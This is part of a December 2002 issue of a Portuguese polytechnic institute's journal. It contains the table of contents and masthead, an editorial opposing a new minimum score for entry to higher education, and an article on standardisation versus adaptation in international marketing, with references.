



Instituto Superior Politécnico Gaya

número

Semestral | Dezembro 2002

Politécnica

Investigação | Divulgação | Curiosidades





Sumário

Editorial	3
A <i>standardização</i> e a adaptação: implicações na delimitação do conceito de marketing internacional <i>Carlos Simões Adegas</i>	7
Planificação e implementação de redes Móveis 2,5G <i>Justino M. R. Lourenço</i>	13
A Governação como Alternativa ao Modelo Gestonário <i>Carla Sofia Rocha</i>	15
A opção pelo teletrabalho e suas repercursões <i>Sílvia Oliveira Santos</i>	23
A linguagem e a revalorização das subjectividades <i>André Veríssimo</i>	27
Porquê Gestão do Conhecimento? Porquê agora? <i>Anabela Sarmento</i>	33
Programação segura <i>Luís Miguel Silva</i>	37
Problemas e curiosidades <i>Joaquim Albuquerque de Moura Relvas</i>	45
Seminários, Conferências, Workshops	49
Divulgação	50
Submissão de artigos	52

Revista Politécnica nº 6

Director	João de Freitas Ferreira
Director Adjunto	José Manuel Moreira
Corpo Editorial	Mário Dias Lousã António Inácio do Carmo Manuel Jorge Sá Joaquim Moura Relvas
Comissão Científica	Armando Coelho Silva (Univ. Porto) Maciel Barbosa (Univ. Porto) João Álvaro Carvalho (Univ. Minho) Ferreira da Silva (Univ. Porto) Moura Relvas (ISPGaya) Augusto Ferreira da Silva (ISPGaya) Nelson Neves (ISPGaya) José Manuel Moreira (ISPGaya) Joaquim Agostinho (Univ. Porto)
Marketing e Relações com o Exterior	José Duarte Santos
Secretariado	Andreia Reis
Editor	João de Freitas Ferreira
Design	José Eduardo Jeduardo_designer@clix.pt
Pré-impressão e impressão	Claret - Companhia Gráfica do Norte Rua do Padrão 83 4415-284 Pedroso

Tiragem: 500 exemplares

Preço número avulso: € 3,25

Propriedade da Cooperativa de Ensino Politécnico. (CEP) CRL

Administração e redação:
Instituto Superior Politécnico Gaya
Rua António Rodrigues da Rocha 291, 341 – Santo Ovídio
4400-025 Vila Nova de Gaia
Tels. 22 374 57 30
Fax 22 374 57 39

ISSN: 0874-8799
Registo DGCS nº 123623
Depósito Legal nº 153740/00
Publicação semestral

Os artigos são da exclusiva responsabilidade dos seus autores.
As opiniões expressas pelos autores não representam
necessariamente posições da CEP.

Alterações ao regime de ingresso no ensino superior

**João de Freitas Ferreira**

Presidente do Instituto Superior Politécnico Gaya
Rua António Rodrigues da Rocha, 291, 341
Santo Ovídio, 4400-025 Vila Nova Gaia

O Governo, através de uma Resolução do Conselho de Ministros, comunicada em conferência de imprensa, a 07 de Novembro de 2002, aprovou um novo regime de ingresso no ensino superior, pelo qual determina que o candidato obtenha, nas provas de ingresso, a classificação mínima de 95 pontos, numa escala de 0 a 200, com entrada em vigor a partir do ano lectivo de 2004/2005.

Com este diploma, pretende o Governo promover a qualidade do ensino superior, dignificar a tarefa docente e garantir aos jovens portugueses igualdade de oportunidades no acesso, sucesso académico no curso e êxito profissional na vida activa. Neste ponto, andaram bem os governantes. Todavia, deparamo-nos com algumas incongruências entre as novas propostas e os métodos seguidos. Do mesmo modo a data prevista para a entrada em vigor das alterações agora aprovadas não nos parece adequada nem oportuna, fazendo-nos prever consequências nefastas para o sistema do ensino superior. Sobre estes pontos, incidirá a nossa análise crítica e, a partir dela, seguir-se-ão algumas sugestões que consideramos pertinentes.

1. A Resolução do Conselho de Ministros, apresentada assim, sem qualquer fundamentação válida, parece mais a resposta de um Governo acossado por alguma comunicação social, sempre pronta para exigir a sua cabeça. O Governo deveria ter começado por definir conceitos que estão subjacentes a todo o processo, como o acesso e o ingresso, e equacionar os problemas específicos com eles relacionados. O “acesso” regula todo o sistema a montante da entrada no ensino superior e esgota-se com a conclusão do ensino secundário; o “ingresso” situa-se a jusante desse processo, começa com a entrada no ensino superior e é responsável por tudo aquilo que a ela diz respeito. Em nosso entendimento, aceites estas definições, o regime de acesso e ingresso no ensino superior há já muito que deveria ter sido alterado de “modo a atribuir efectivamente às instituições do ensino superior as condições necessárias para exercerem directamente a sua competência na selecção e seriação dos seus candidatos, como aliás se dispõe na Lei de

Bases do Sistema Educativo (LBSE), realizando elas próprias as provas de ingresso que considerem adequadas à frequência dos cursos que ministram”. (APESP, Alterações ao Regime de Ingresso no Ensino Superior. 2002. Lisboa).

2. No entanto, mesmo mantendo-se o actual enquadramento legal, a proposta de uma classificação mínima das provas de ingresso prevista na alínea a) do art.º 24º do Decreto Lei não é aceitável. Por um lado, torna-se aberrante que a mesma prova assuma três valências, todas elas definitivas no desenho do futuro do candidato, pois serve como exame nacional de conclusão do ensino secundário (peso 30%), como componente para o cálculo da média geral de ingresso (peso de 35% a 50%) e, como prova eliminatória de acesso ao ensino superior. Por outro lado, dado este cenário, a nota mínima anula todo o trabalho do aluno e dos docentes no ensino secundário. É pedagogicamente reprovável que a classificação de uma única prova, que descure a reflexão e avalia apenas a área cognitiva, se sobreponha à avaliação contínua que é fruto de um trabalho de três anos, se baseia em dezenas de testes e valoriza, através do contacto pessoal, as atitudes, os comportamentos e o desenvolvimento das capacidades intelectuais e humanas do candidato. Continua-se a privilegiar 20% dos jovens que são dotados de pensamento dedutivo e estão mais virados para a teoria, e sacrifica-se 80% dos alunos que têm pensamento indutivo, são experimentalistas e mostram o que valem nas bancadas dos laboratórios.

3. Dentro do quadro que acabámos de analisar, convém também interrogarmo-nos sobre a excelência pedagógica e científica das provas de exame e a fiabilidade das respectivas correcções e classificações.

Todos lamentamos que as classificações dos exames nacionais de ingresso sejam inferiores às notas obtidas pelos alunos na avaliação do secundário. Como acima referimos, há um vasto campo de análise no secundário (atitudes, comportamentos, capacidades) que escapa à classificação obtida nas provas de ingresso. Iria realmente mal o nosso

ensino, se, de facto, os resultados da avaliação contínua e a classificação dos exames coincidissem. Admitem-se sempre excepções, claro. Por outro lado, esquece-se que os alunos oriundos das Escolas Secundárias, com cursos tecnológicos, das Escolas Técnico-profissionais, das Escolas Profissionais e dos Centros de Formação Profissional, vêem as suas expectativas profundamente limitadas, pois são avaliados apenas pela área científica, quando o esforço por eles feito no secundário se repartiu, por igual, entre a sala de aulas e o laboratório. Se a avaliação deve ser adequada aos conteúdos e às metodologias utilizadas na formação, convenhamos que algo está mal.

Por outro lado, pais, alunos, docentes e todos os responsáveis pela vida escolar se interrogam acerca da objectividade dos resultados dos exames nacionais. E é legítima a sua apreensão. Esta funda-se no facto de 68,5% dos alunos que interpuuseram recurso à nota de Matemática terem sido atendidos e terem visto a sua classificação melhorada. Quando isto acontece numa disciplina do domínio das ciências exactas, é mesmo de se duvidar da objectividade e da fiabilidade daqueles resultados. E os candidatos que nem sequer apresentam recurso?

4. Sabemos ser intenção do Governo promover, através desta medida, a qualidade do ensino superior. Reconhecemos também que a preparação do candidato à entrada no ensino superior é elemento importante e até determinante para uma carreira de sucesso na sua formação científica e profissional. Mas também somos acérrimos defensores de que a qualidade dos alunos não se afere à entrada mas à saída do ensino superior. O diploma que lhes é atribuído valida as suas capacidades no fim do curso, mantendo, todavia, em aberto a necessidade de uma séria formação contínua ao longo da vida. O verdadeiro diploma ser-lhe-á passado pelo trabalho e autenticado pela própria vida.

Aliás poderá perguntar-se: a taxa de sucesso no ensino superior terá alguma relação com a nota de ingresso do aluno? Terá o Ministério mandado fazer estudos sérios que

justifiquem a resolução agora aprovada em Conselho de Ministros? Acreditamos que os candidatos com nota igual ou superior a 150 pontos não tenham insucesso; mas seguramente não andaremos longe da verdade se admitirmos que um número razoável de candidatos com classificação entre os 95 e os 140 pontos tenham insucesso no ensino superior, como também admitimos que, pelo contrário, um número elevado de alunos com nota inferior a 95 pontos consiga ser bem sucedido no ensino superior. Faltam estudos rigorosos para podermos avaliar estas situações.

5. Se as novas alterações ao regime de ingresso no ensino superior forem promulgadas e entrarem em vigor, auguramos consequências catastróficas para o tecido empresarial e para a economia portuguesas, a curto e a médio prazo. Todos sabemos que as disciplinas mais afectadas pelas notas negativas são a Matemática e a Física, o que, a aplicar-se a Resolução agora aprovada, impedirá cerca de 95% dos candidatos aos cursos de engenharia Mecânica, Electrónica, Electrotécnica, Informática e aos cursos de ciências exactas de entrarem no ensino superior. Sendo certo que em Portugal só 20% dos alunos do secundário frequentam cursos tecnológicos e profissionais e que 80% seguem cursos gerais, enquanto na Alemanha a situação se inverte (20% - cursos gerais, 80% - cursos tecnológicos e profissionais), convém alterar esta tendência rapidamente. Será que o Ministério o vai conseguir por este processo? Não assistiremos antes ao triste espectáculo de vermos gerações de jovens vocacionados para as engenharias e para as ciências exactas abandonarem (o que já vem acontecendo) estas áreas por medo da Matemática e da Física e refugiarem-se amargurados em cursos gerais que nada lhes dizem e que os conduzirão fatalmente ao insucesso escolar e ao abandono?

Se o que se pretende com isto é purgar o ensino superior e reduzir o número de licenciados no desemprego, o erro é ainda mais grave. O número de alunos desmotivados nos cursos gerais aumentará com prejuízo para os candidatos

aos cursos das engenharias. Se a falta de técnicos médios e superiores nestas áreas já é gritante, de futuro acabará por sufocar o desenvolvimento da nossa indústria. Precisamos de reanimar o tecido industrial, para isso há que apostar na formação de bons quadros superiores.

Há também quem diga que temos licenciados a mais em Portugal. Nos cursos de humanidades acredito que sim; mas, "Portugal é o país onde é menor a percentagem de diplomados nas áreas das ciências exactas e tecnológicas (Ciências Naturais, Matemática e Informática, Ciências Médicas e Engenharia e Arquitectura). Com apenas 26% do total de diplomados, está longe da maior parte dos restantes (Dinamarca, 37%; Alemanha 48%; Espanha, 32%; França, 37%; Irlanda, 39%; Itália, 33%; Holanda, 31%; Áustria, 33%; Finlândia, 60%; Suécia, 47%; Reino Unido, 36%)". (Barreto, António, *Tempo de Incerteza*, Relógio D'Água Editores, Lisboa 2002, pág. 40).

6. À guisa de conclusão, apresentamos as seguintes sugestões:

a) Estudem-se e resolvam-se, primeiro, os problemas aqui levantados e outros que possam estar subjacentes, e só depois introduzam-se as alterações consideradas mais pertinentes. Caso contrário, estaremos a crucificar injustamente o ensino secundário e a comprometer o nosso desenvolvimento industrial e a nossa economia.


b) "Já vai sendo tempo de considerarmos o Ensino Secundário como um ciclo terminal, com objectivos próprios e desligado do Ensino Superior. O acesso ao Ensino Superior não deve ser determinado pelas classificações do Ensino Secundário. (...) Deixemos ao Ensino Superior a possibilidade de seleccionar os seus alunos, o que não impede as instituições do Ensino Superior de, se assim o desejarem, se servirem das classificações dos exames nacionais do Ensino Secundário para essa selecção. Daqui resultariam benefícios não só para o Ensino Secundário como para o Ensino Superior" (Costa, A. (2002), *Reforma do Secundário – O défice de consistência e credibilidade* in *Correio da Educação*, nº 131, 02 de Dezembro).

c) A não se alterar o actual enquadramento legal, concordamos que, transitoriamente, se exija a classificação de 95 pontos como nota mínima de candidatura, mas que, para os exames das provas de ingresso, se mantenha o "percentil" em uso nos últimos anos.



A *standardização* e a *adaptação*: implicações na delimitação do conceito de marketing internacional

Este artigo procura comparar a essência do marketing internacional face ao marketing doméstico, para depois abordar as implicações das abordagens *standardizadas*, adaptadas e contingenciais ao marketing internacional. Com base nessas implicações são ainda analisadas os diferentes significados com que o termo marketing internacional pode ser utilizado.



Carlos Simões Adegas¹
Carlos.adegas@clix.pt

PALAVRAS-CHAVE: marketing doméstico, marketing internacional, marketing multinacional, marketing global, dimensões do marketing internacional, adaptação, *standardização*.

1. O “marketing doméstico” e o “marketing internacional”

Escreveu Kotler que « ... o conceito de marketing afirma que a chave para atingir os objectivos da organização consiste em determinar as necessidades e desejos dos mercados-alvo e satisfazê-los mais eficaz e eficientemente do que os concorrentes ... »² Significa isto que a essência do conceito de marketing, consiste na criação de um valor para o consumidor superior ao criado pelos concorrentes, o que apenas pode ser obtido concentrando recursos e esforços em necessidades e desejos bem definidos.

Ora, há que reconhecer que o marketing internacional é, antes de mais, marketing. Como tal, envolve a mesma filosofia, conceitos, actividades e processos, inerentes ao marketing no mercado doméstico. Para Cateora (1987), o marketing internacional difere apenas do doméstico pelo facto das actividades de marketing tomarem lugar em mais de um país.

Estas semelhanças não são porém suficientes para esconder o grau de complexidade bastante superior do marketing internacional³. Numa primeira instância, tal complexidade resulta da própria natureza e influência das variáveis presentes em cada um dos mercados (constrangimentos do ambiente global). O facto de ter de lidar com diferentes variáveis incontroláveis em cada país, conduz-nos a uma segunda dificuldade. Isto é, a incapacidade dos gestores de marketing em avaliar o

impacte potencial de certas variáveis ligadas a ambientes que lhe são estranhos⁴ - uma vez que os padrões de referência utilizados para tomar decisões em ambientes pouco familiares são baseados na experiência, a qual é por sua vez profundamente afectada pela cultura em que se está inserido. Finalmente numa terceira e última instância, a necessidade de coordenar e de integrar planos de marketing parcelares - sejam eles nacionais ou regionais - num plano mais amplo, adiciona um novo patamar de complexidade ao marketing internacional. Nestas circunstâncias, poderemos apontar como uma das principais tarefas do marketing internacional a gestão das variáveis controláveis (ou seja, o produto, o preço, a promoção e os canais de distribuição), dentro dos constrangimentos levantados pelos elementos incontroláveis do mercado (concorrência, sistema político-legal, desenvolvimento tecnológico, etc.), de tal forma que os objectivos do marketing sejam alcançados.

A figura 1⁵ procura precisamente esquematizar as tarefas e dificuldades do marketing internacional. O círculo interior representa a área de decisão do gestor de marketing, ou seja as variáveis que ele controla. No segundo círculo, estão caracterizados os factores incontroláveis do ambiente doméstico que afectam os negócios internacionais (por exemplo as políticas domésticas sobre investimento no exterior, valor da divisa nacional, etc.). O círculo exterior simboliza por seu turno os constrangimentos ambientais presentes em cada mercado estrangeiro em que a empresa mantém negócios. Por fim, a representação de múltiplos círculos exteriores, serve para ilustrar que cada país apresenta geralmente problemas diferentes com as mesmas variáveis⁶ e alerta ainda para a necessidade de coordenar os diferentes planos de marketing.

¹ Licenciado em Gestão e Mestre em Gestão e Estratégia Industrial. Docente do ISPGaya e IPAM. Executive Manager de uma empresa de consultoria.

² Kotler, P., *Administração de marketing: Análise, planeamento, implementação e controlo*, Ed. Atlas, S. Paulo, 1993, p.46.

³ «De todas as funções da gestão, existirão poucas dúvidas que o marketing é a mais afectada pelas operações internacionais» [Taggart e McDermot 1993; p. 69].

⁴ “Princípio do relativismo do marketing” [Cateora 1987, p. 15].

⁵ Adaptado de Cateora (1987), op. cit., p. 9.

⁶ Isto implica que as soluções encontradas para fazer face a problemas num dado país, não sejam directamente transponíveis para outros países.




Figura 1 - A tarefa do marketing internacional

2. A *standardização* do marketing internacional e suas vantagens

Sendo certo que os princípios do marketing são universais e consequentemente válidos em qualquer ponto do globo, uma importante questão que se levanta ao nível do marketing internacional, será a de saber se as estratégias e programas de marketing deverão, ou não, ser também universais.

Para os defensores de uma actuação multi-mercados *standardizada* - dentre os quais, Theodore Levitt com o seu famoso artigo sobre a globalização dos mercados⁷, foi um dos expoentes máximos - a padronização das actuações à escala global⁸ é uma forma excelente de consolidar a competitividade-custo. Ou seja, alcançar vantagens em termos de sinergias, economias de escala e efeitos de curva de experiência, que quando transportadas para o mercado na forma de preços mais baixos, permitirão enfrentar melhor uma concorrência global, cada vez mais baseada na eficiência e na competitividade-preço.

O argumento para a *standardização* assenta por isso em dois princípios basilares. Em primeiro lugar, na homogeneização das necessidades por todo o mundo. Em

segundo lugar, na disposição dos consumidores para abdicar de produtos mais de encontro às suas preferências, por outros produtos de preço mais baixo e qualidade igualmente elevada.

3. A adaptação do marketing internacional e as críticas à *standardização*

Os defensores das abordagens situacionais, advogam por sua vez que a adaptação das estratégias e programas de marketing às características idiossincráticas dos mercados nacionais, é uma condição necessária para a obtenção de sucesso nesses mercados.

Numa análise ao artigo de Levitt, Kotler (1993) alerta que enquanto a empresa procura minimizar custos via *standardização*, existem concorrentes prontos a oferecer aos clientes mais do que eles querem. Consequentemente, o abandono de um pensamento de marketing de longo prazo, por um pensamento financeiro de curto prazo pode ter efeitos nocivos para a empresa.

Para Terpstra e Sarathy (1994), apesar da gestão ser fortemente incentivada à *standardização* no sentido de reduzir os custos e a própria complexidade da sua tarefa, deverá ser a satisfação dos consumidores, a resposta à competição e ainda as restrições locais, a circunscrever o grau de *standardização* possível.

Analizando a literatura existente, Usunier (1993) concluiu que o processo de globalização ocorre ao nível da competição e não ao nível do comportamento dos consumidores. Este autor cita mesmo um estudo de Harold Clark (1987), para quem os consumidores não são eles próprios globais; não compram marcas ou produtos globais⁹; e o valor que atribuem às marcas é afectado pela individualidade própria. Aliás, para Usunier, implícito à globalização está mesmo o pressuposto que todos convergimos para um "estilo de vida moderno", implicando consequentemente que o "estilo de vida americano" teria um apelo universal - facto que considera controverso e questionável.

Autores como Whitelock e Pimblet (1997) vão ainda um pouco mais longe nas suas críticas. Para eles, a questão crucial consiste não em saber se a padronização pode conduzir a economias de custos, mas antes se pode contribuir para melhorar a rentabilidade a longo-prazo, o que nos remete por conseguinte para o complexo problema de avaliar e quantificar as poupanças de custos, contra as potenciais diminuições nas vendas provocadas pela não

⁷ Levitt, T, "The globalization of markets", *Harvard Business Review*, Vol. 61 Nº3, (1983), p. 92-102.

⁸ «A corporação global opera...como se o mundo inteiro (ou a maior parte dele) fosse uma única entidade idêntica; ela faz e vende as mesmas coisas, sempre da mesma maneira, em todos os lugares» [Levitt 1990, p. 36].

⁹ Eles não se preocupam se a marca está ou não presente em qualquer outro lugar do planeta

adaptação aos gostos locais.

Onkvisit e Shaw (1993) expressam uma opinião semelhante, defendendo que os custos são muitas vezes confundidos com os lucros e que a minimização dos custos não traduz necessariamente um aumento dos lucros (se o produto não se adequa ao mercado, não vende).

Resumindo, uma concentração elevada nos custos para justificar a *standardização* e uma negligência de factores como a gestão das marcas, o posicionamento, a promoção, etc., indicia claramente uma orientação de produção e não de marketing. Isto pode constituir um erro crasso perante uma realidade competitiva cada vez mais feroz. A própria evolução dos mercados no sentido de uma maior sofisticação, torna até os consumidores mais exigentes, podendo consequentemente induzir numa fragmentação dos gostos e não na sua homogeneização¹⁰. A *standardização* total é assim uma realidade que defronta diversas barreiras (Tabela 1¹¹).




Figura 2 - Variáveis contingenciais no estudo da *standardização*

Obstáculos à uniformização	Produto	Preço	Distribuição	Promoção
Factores económicos	Diferentes níveis de rendimento	Diferentes níveis de rendimento	Diferentes estruturas do retalho	Disponibilidade dos media
Factores culturais	Gostos e hábitos dos consumidores	Hábitos de negociação de preços	Hábitos de compra	Diferentes linguagens e atitudes
Factores competitivos	Natureza dos produtos existentes	Preços e custos dos concorrentes	Monopólio dos canais pelos concorrentes	Apelos e orçamentos dos concorrentes
Factores legais	Regulamentos acerca do produto	Controlos de preço	Restrições à distribuição	Restrições à publicidade e aos media

Tabela 1 - Obstáculos à uniformização do marketing internacional

4. A abordagem contingencial à *standardização/adaptação*

Bem analisados os dois pontos de vista opostos, podemos concordar que «... *não há lugar para posições extremistas no posicionamento de marketing num contexto internacional ... A questão primordial passa por identificar qual a estratégia de marketing que deve ser assumida de forma a obter vantagens competitivas sustentadas, numa base mundial ...*» [Marques 1993, p. 23].

O “ser ou não ser” não será então relevante para a

determinação da *standardização* do marketing internacional, uma vez que a verdadeira questão não é adaptar ou não adaptar, mas quanto adaptar [Terpstra e Sarathy 1994, p. 190]. Assim, o grau de *standardização*, variará num *contínuum* composto pelos dois extremos anteriormente analisados.

Wang (1996) propõe a este respeito um modelo em que a extensão da *standardização* é determinada a partir dos três grupos de variáveis

contingenciais representados na Figura 2¹².

O ponto de partida deste modelo são então as especificações das características do produto, ou seja, os termos em que o produto é na realidade percebido e usado pelos consumidores. Note-se por exemplo que um mesmo produto pode satisfazer necessidades diferentes em diferentes pontos do globo, assim como, também uma mesma necessidade pode ser satisfeita, em diferentes regiões, por diferentes produtos. Mas, mesmo que o produto se destine a satisfazer uma necessidade global, será pouco aconselhável desenvolver uma política de produto *standardizada* sem atender às suas características, natureza, ciclo de vida, padrões de consumo e de uso, custos de I&D, papel do preço na aquisição, posicionamento, etc.

¹⁰ Alguns autores falam até do micro-marketing, ou o marketing “one to one”. A este respeito leia-se por exemplo Peppers, D. e Rogers, M., *The one-to-one future*, Doubleday, New York, 1993; ou ainda Hallberg, G., *All consumers are not created equal*, John Wiley & Sons, New York, 1995.

¹¹ Adaptado de Terpstra, *International dimensions of marketing*, PWS-Kent, Boston-Massachusetts, 1988, p. 9.

¹² Adaptado de Wang, “The degree of standardization: a contingency framework for global marketing strategy development”, *Journal of Global Marketing*, vol 10 (1), (1996), p. 91.

Analisado o produto, é depois necessário identificar as influências ambientais e os efeitos das características dos países nos comportamentos dos consumidores. Referir-mo-nos aqui aos factores comuns a todos os consumidores num dado país, como sejam, os padrões culturais dominantes e homogeneidade cultural; sistemas sociais, políticos e económicos; nível de desenvolvimento económico e tecnológico; infra-estruturas de marketing; distâncias físicas e psicológicas entre os diferentes países; grau de alfabetização; mobilidade da população; etc. O potencial para uma maior *standardização*, será por conseguinte determinado pelo grau de semelhança entre os países em que a empresa está presente, ou seja, pelo grau de sobreposição entre as variáveis incontroláveis presentes em cada país (Figura 3¹³).




Figura 3 - Efeitos ambientais no marketing mix

Finalmente as similaridades entre países e diferenças dentro dos países, necessitam de ser avaliadas para identificar os segmentos de consumidores potenciais, em termos de padrões atitudinais e comportamentais. À partida, nada implica que consumidores de diferentes países com uma mesma necessidade, tenham de ser satisfeitos do mesmo modo. No entanto, o reconhecimento da existência de segmentos globais de consumidores, pode justificar o recurso a estratégias de marketing *standardizadas* para esses segmentos.

5. A delimitação (dimensões) do marketing internacional

Não obstante o termo “marketing internacional” ser frequentemente utilizado de forma indistinta, é no entanto possível reconhecer a existência de várias dimensões de marketing internacional, com sentidos e amplitudes diferentes, particularmente no que respeita à forma como a questão da adaptação ou *standardização* da filosofia, políticas e procedimentos é encarada e conduzida. Tais dimensões variam desde o marketing internacional (em sentido restrito) ao marketing global (figura 4¹⁴).



Figura 4 - As dimensões do marketing internacional

5.1. Marketing internacional em sentido restrito

Segundo Felício (1996), esta dimensão considera os mercados internacionais como complemento e extensão do mercado doméstico. O exterior é todo ele entendido como um mercado, ignorando-se em regra as diferenças e particularidades de cada país, porquanto a perspectiva essencial para a empresa é assegurar o escoamento dos produtos ou serviços para fora do seu mercado doméstico (país de referência).

As empresas com uma perspectiva de marketing internacional (em sentido restrito) são etnocêntricas e possuem um foco no mercado doméstico, servindo por adição outros mercados nacionais (geralmente mercados a curta distância física ou psicológica). Estamos portanto perante a extensão do plano e estratégia de marketing doméstico ao resto do mundo.

5.2. Marketing multinacional

Na dimensão multinacional, a empresa reconhece que os mercados estrangeiros são pelo menos tão importantes como o mercado doméstico. A unidade não é mais o mercado externo como um todo, mas sim países (ou grupos deles), aos quais correspondam mercados razoavelmente

¹³ Adaptado de Onkvisit e Shaw, *International Marketing - Analysis & Strategy*, MacMillan, New York, 1993, p. 5.

¹⁴ Adaptado de Felício, A., “Metodologia para elaboração da estratégia de marketing internacional - Uma abordagem”, *Estudos de Gestão*, Vol 3 Nº1, (1996), p. 48.

homogéneos a nível político, cultural, económico, social, etc. Neste contexto, as particularidades de cada país desaconselham vivamente a mera extensão das políticas domésticas ao exterior. São por isso adoptadas para cada unidade as estratégias tidas como mais adequadas. Obviamente que quanto maior o número de unidades, mais fragmentados serão os esforços de marketing e menores serão as economias de escala. É assim fundamental um cuidadoso planeamento e controlo, tendo em vista maximizar a integração e as sinergias, enquanto se minimizam os custos da adaptação a cada mercado estrangeiro. Resumindo, o marketing multinacional preconiza uma estratégia para cada país (ou grupo deles) que responda às condições e diferenças únicas de cada um.

5.3. Marketing global

Na sua visão dos acontecimentos, Levitt (1983) advogava que os ímpetus convergentes da chamada “República da Tecnologia” (provocada pelo progresso nas TIC-Tecnologias de Informação e Comunicação, nos *media* e nos transportes), ao homogeneizarem os gostos e as preferências dos consumidores, conduziram à realidade comercial dos mercados globais para bens globalmente padronizados.

Esta perspectiva traduz-se na mudança de foco dos mercados geográficos para os mercados de produtos (ou seja, grupos de consumidores com necessidades comuns, independentemente da área geográfica onde se localizam). Resulta daqui que o marketing global encara o mundo como sendo o único mercado, integrando portanto as abordagens internacional e multinacional, e adoptando uma estratégia genérica e global baseada em princípios de *standardização*, com o objectivo de criar maior valor acrescentado para os clientes e maior vantagem competitiva para a empresa. Todavia, a questão crítica no marketing global, está não em saber se os consumidores são os mesmos em todo o lado, mas sim, em que medida existem necessidades comuns nos diferentes países [Dahringer e Mühlbacher 1991].

5.4. Marketing “glocal”

O conceito “glocal” defende que para terem sucesso, as empresas necessitam de actuar globalmente adaptando os produtos e serviços às situações de mercado locais. Para tal muito contribuíram, entre outros aspectos, a crescente flexibilização dos sistemas produtivos (reduzindo a importância das economias de escala) e a lenta diminuição dos custos de transporte nos últimos anos (incentivadora da

produção local).

Para Marques (1993), apesar da noção de “globalização de forma específica” parecer um tanto ou quanto paradoxal, o sucesso de uma actuação global, exige a aplicação dos conceitos globais de forma flexibilizante relativamente a cada situação concreta¹⁵. Por outras palavras, a filosofia deve permanecer global, mas a fidelização dos clientes deve ser alcançada por intermédio de uma postura contingencial¹⁶. Na realidade e como crítica ao conceito “glocal”, pode apontar-se o facto de se tratar mais de uma mudança de nome que propriamente de filosofia, já que nem mesmo a globalização implica um completo desprezo pelas diferenças locais (admite até, segundo os seus defensores, adaptações ligeiras na implementação dos programas de marketing).

5.5. Para além das dimensões

Para finalizar esta caracterização das dimensões do marketing internacional, refira-se que nem todos os autores apoiam esta divisão. Por exemplo, Onkvisit e Shaw (1993), defendem que as diferenças entre as dimensões são tão subtis que para efeitos práticos se trata de uma distinção sem diferença, que nem as próprias empresas efectuam. Isto porque apesar de em sentido literal o termo “marketing internacional”, significar marketing entre (inter) nações, tal não implica necessariamente que a empresa não seja uma cidadã global nem tão pouco que apenas opera a partir da sua base doméstica.

A visão de Cateora (1987) a este propósito, é contudo um pouco mais refinada. Este autor reconhece igualmente que todas as dimensões se referem ao processo de marketing em mais de um país - podendo, nesse sentido, ser usadas indistintamente - porém, reconhece ainda a importância desta diferenciação quando se pretende analisar a forma como o marketing internacional é conduzido.

¹⁵ Como o expuseram Czinkota et al. (1994, p.445), « o pensamento global exige flexibilidade na exploração numa base mundial de boas ideias e produtos ».

¹⁶ Repare a título exemplificativo no anúncio do Union Bank of Switzerland e Swiss Bank Corporation (UBS AG), publicado no Financial Times, de 21 de Julho de 1998, p. 21: «Having even more global resources, make us even more personal».

Referências

Adegas, Carlos, *O Marketing na Expansão da Actividade Empresarial em Mercados Externos: Estudo Comparativo entre Empresas de Capital Português e de Capital Espanhol*, ISEG - Dissertação para Mestrado, Lisboa, 1999.

Bradley, Frank, *International marketing strategy*, Prentice Hall, 1995.

Cateora, Philip R., *International marketing*, 6th Ed., Irwin, Homewood- Illinois, 1987.

Cavusgil, S. Tamer, *Advances in international marketing: A research annual*, Jai Press, London, 1990.

Chryssochoidis, George M., "Successful exporting: exploring the transformation of export product portfolios", *Journal of Global Marketing*, vol 10(1), (1996), p. 7-27.

Croué, Charles, *Marketing internacional*, De Boeck-Wesmael, 1993.

Cundiff, Edward W. e Hilger, Marye Tharp, *Marketing in the international environment*, 2nd Ed., Prentice Hall, Englewood Cliffs - New Jersey, 1988.

Dahringer, Lee e Mühlbacher, Hans, *International marketing - A global perspective*, Addison-Wesley Publishing Company, USA, 1991.

